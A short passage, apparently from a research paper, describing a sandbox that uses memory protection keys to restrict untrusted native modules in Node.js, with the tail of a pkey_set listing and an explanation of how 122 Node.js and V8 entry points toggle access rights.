14         pkey_set(node_memory_pkey, PKEY_DISABLE_ACCESS);
15 }
```

Each of the 122 entry points of Node.js and V8 where modified in order to remove memory restrictions uppon entry and reinstate them before returning to the untrusted native module. Since API calls may be nested, we keep a copy of the previous rights in the stack frame in order to know when the execution transfers to the native module.